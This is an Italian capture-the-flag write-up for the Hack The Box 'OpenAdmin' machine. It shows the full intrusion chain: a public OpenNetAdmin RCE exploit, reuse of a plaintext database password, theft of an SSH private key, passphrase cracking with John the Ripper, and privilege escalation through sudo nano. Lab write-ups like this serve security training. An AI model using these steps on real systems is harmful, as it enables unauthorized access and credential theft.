

OPENADMIN | Kaosam

Il mio profilo -> <https://www.hackthebox.eu/home/users/profile/149676>

Il primo passo da fare è certamente un nmap dell'indirizzo per scoprire le porte aperte con i relativi servizi:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-08 17:26 CET
Nmap scan report for 10.10.10.171
Host is up (0.040s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 18.08 seconds
```

Dunque, sono aperte due porte, la 22 per l'SSH e la classica porta 80 per l'HTTP, dove già possiamo notare che è in esecuzione un server Apache.

Se ci colleghiamo con il nostro browser all'indirizzo della macchina target troveremo infatti la pagina di default Apache:



Apache2 Ubuntu Default Page: It works - Mozilla Firefox

Apache2 Ubuntu Default Page

ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Andiamo dunque ad enumerare con Dirbuster, per visualizzare percorsi differenti, che possono contenere delle vulnerabilità, utilizzando la wordlist medium:



I percorsi artwork e music sono delle pagine web incomplete e statiche, quindi non sembrano in alcun modo utili al nostro scopo. Collegandoci invece a 10.10.10.171/ona, si apre una web app chiamata OpenNetAdmin, con versione 18.1.1.



Con una veloce ricerca su Google, scopriamo che è presente una vulnerabilità su Exploit DB:

[www.exploit-db.com > exploits](http://www.exploit-db.com/exploits/) ▾ [Traduci questa pagina](#)

OpenNetAdmin 18.1.1 - Remote Code Execution - Exploit ...

20 nov 2019 - **Exploit Title:** OpenNetAdmin 18.1.1 - Remote Code Execution # Date: 2019-11-

19 # **Exploit Author:** mattpascoe # Vendor Homepage: ...

Una volta scaricato l'exploit, proviamo ad eseguirlo:

```
root@unknown:~/Desktop# sh exploit.sh http://10.10.10.171/ona/
$ whoami
www-data
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
$
```

Dunque siamo riusciti ad ottenere la shell dell'utente www-data, e ora possiamo navigare al suo interno per scoprire qualcosa in più.

Il file di configurazione del database mostra una password in chiaro:

```
winc
workspace_plugins
$ dir local
config nmap_scans plugins
$ dir local/config
database_settings.inc.php motd.txt.example run_installer
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
$
```

Probabilmente è la password usata da uno degli utenti del sistema. Andiamo a vedere ora quali sono gli utenti:

```
$ ls /home
jimmy
joanna
$
```

E' da provare dunque connettendoci via SSH con i due username possibili se la password è quella esatta:

```
root@unknown:~/Desktop# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sat Feb  8 17:24:25 UTC 2020

System load:  0.6               Processes:            207
Usage of /:   50.0% of 7.81GB   Users logged in:     2
Memory usage: 35%              IP address for ens160: 10.10.10.171
Swap usage:   0%

=> There is 1 zombie process.

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Feb  8 17:19:56 2020 from 10.10.14.172
jimmy@openadmin:~$
```

Al primo tentativo, la password funziona per jimmy e abbiamo ottenuto la shell. Purtroppo però, dopo un po' di ricerche ci accorgiamo che questo user non possiede la tanto desiderata flag contenuta in user.txt.

L'obiettivo è quindi quello di continuare il nostro privilege escalation, cercando di arrivare all'altro utente, joanna.

Andando nella cartella `www/internal` troviamo tre file `.php`:

```
jimmy@openadmin:/var/www/internal$ ls
index.php  logout.php  main.php
jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php");
};
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
jimmy@openadmin:/var/www/internal$
```

Nel `main.php` risalta subito all'occhio il fatto che c'è una chiamata di sistema (`exec`), che stampa la chiave privata `rsa` di `joanna`. Per andare ad aprire la pagina con `curl`, dobbiamo però sapere su che porta si trova in esecuzione questo percorso.

Vediamo dunque quali sono le connessioni in ascolto:

```
jimmy@openadmin:~$ ss -tnl
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port
LISTEN     0            80          127.0.0.1:3306          0.0.0.0:*
LISTEN     0           128         127.0.0.1:52846         0.0.0.0:*
LISTEN     0           128        127.0.0.53%lo:53        0.0.0.0:*
LISTEN     0           128         0.0.0.0:22             0.0.0.0:*
LISTEN     0           128          *:80                   *:80
LISTEN     0           128         [::]:22                [::]:22
jimmy@openadmin:~$
```

La `3306` è la classica porta di `MySQL`, ma la porta `52846` è una porta non standard. Se andiamo a provare ad eseguire `curl` su di essa infatti:

```
jimmy@openadmin:~$ curl http://127.0.0.1:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbrxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0YO
ShNbbx8Euvr2agjbf+ytimDyWhoJXU+UpTD58L+SisZza19U8f+Txhgq9K2KQHBE
6xaubNKhDJks/6YJVEHTyYfYsbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7LsJ
ZnEPK07fJk8JCdb0wPnLnY9LsyNxxRFV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJKRXFaAiSVNQJY8hRHZSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVepvIDE/8h/
/U1cPvX9AcioEUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikh
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPZsoZx5AbA4Xi00pqqekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlPKSDiiYzNiXEMQiJ9MSk9na10B5FFPjsjr+yYefMyLPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXepg3v6S4bfXkYKvFkcocqs8IivdK1+UFG
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8fLvIey/ur/4F
FnonsEl16TzvoLst9RH/19B7wFUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyc0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdrKZHWLWt+d+oqiSrVd6nWhittoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GXCqKwvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCLmYrplnmbD7C7/ee6KDTL7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMRYAHel1SF8a72umG02xLWebDoYf5VSSSYZtCNJdwt3LF7I8+adt
z0glMMmjR2L5c2HdLTUt5MgiY8+qkhlSL6M91c4diJoEXVh+8YpblAoogOHHBLQe
K1I1cqiDbVe/bmiERK+G4rqa0t7VQN6t2VWetWrgb+Ahw/imKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Ora abbiamo la chiave privata di joanna.

Non possiamo però connetterci in quanto non sappiamo la passphrase:

```
root@unknown:~/Desktop# ssh -i key joanna@10.10.10.171
Enter passphrase for key 'key':
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password: 
```

Con John The Ripper possiamo però provare a craccarla:

```
root@unknown:~/Desktop# /usr/share/john/ssh2john.py key > chiave.txt
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt chiave.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninja (key)
1g 0:00:00:17 DONE (2020-02-08 18:54) 0.05868g/s 841648p/s 841648c/s 841648C/sa6_123..*7;Vamos!
Session completed
root@unknown:~/Desktop# 
```

Ed ecco che abbiamo ottenuto finalmente la passphrase per la chiave rsa, e possiamo dunque accedere via ssh a joanna, stampando successivamente la flag per l'utente:

```
root@unknown:~/Desktop# ssh -i key joanna@10.10.10.171
Enter passphrase for key 'key':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connect
ion or proxy settings


Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660f0c81b5f
joanna@openadmin:~$ 
```

Con il comando `sudo -l` vediamo se possiamo eseguire qualche programma come amministratore, e abbiamo i permessi per il comando `nano`:


```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
  (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

Facendo partire il comando `sudo /bin/nano /opt/priv`, e in seguito CTRL+R e CTRL+X, possiamo inserire un comando che sarà quindi eseguito con permessi privilegiati. Viene subito in mente di provare a stampare la root flag dentro la cartella `root`:



Ed ecco qua la nostra flag:



Contattami su Twitter: <https://twitter.com/samuelpiatanesi>

Puoi trovare altri writeups sulla mia repo Github: <https://github.com/Kaosam/HTBWriteups>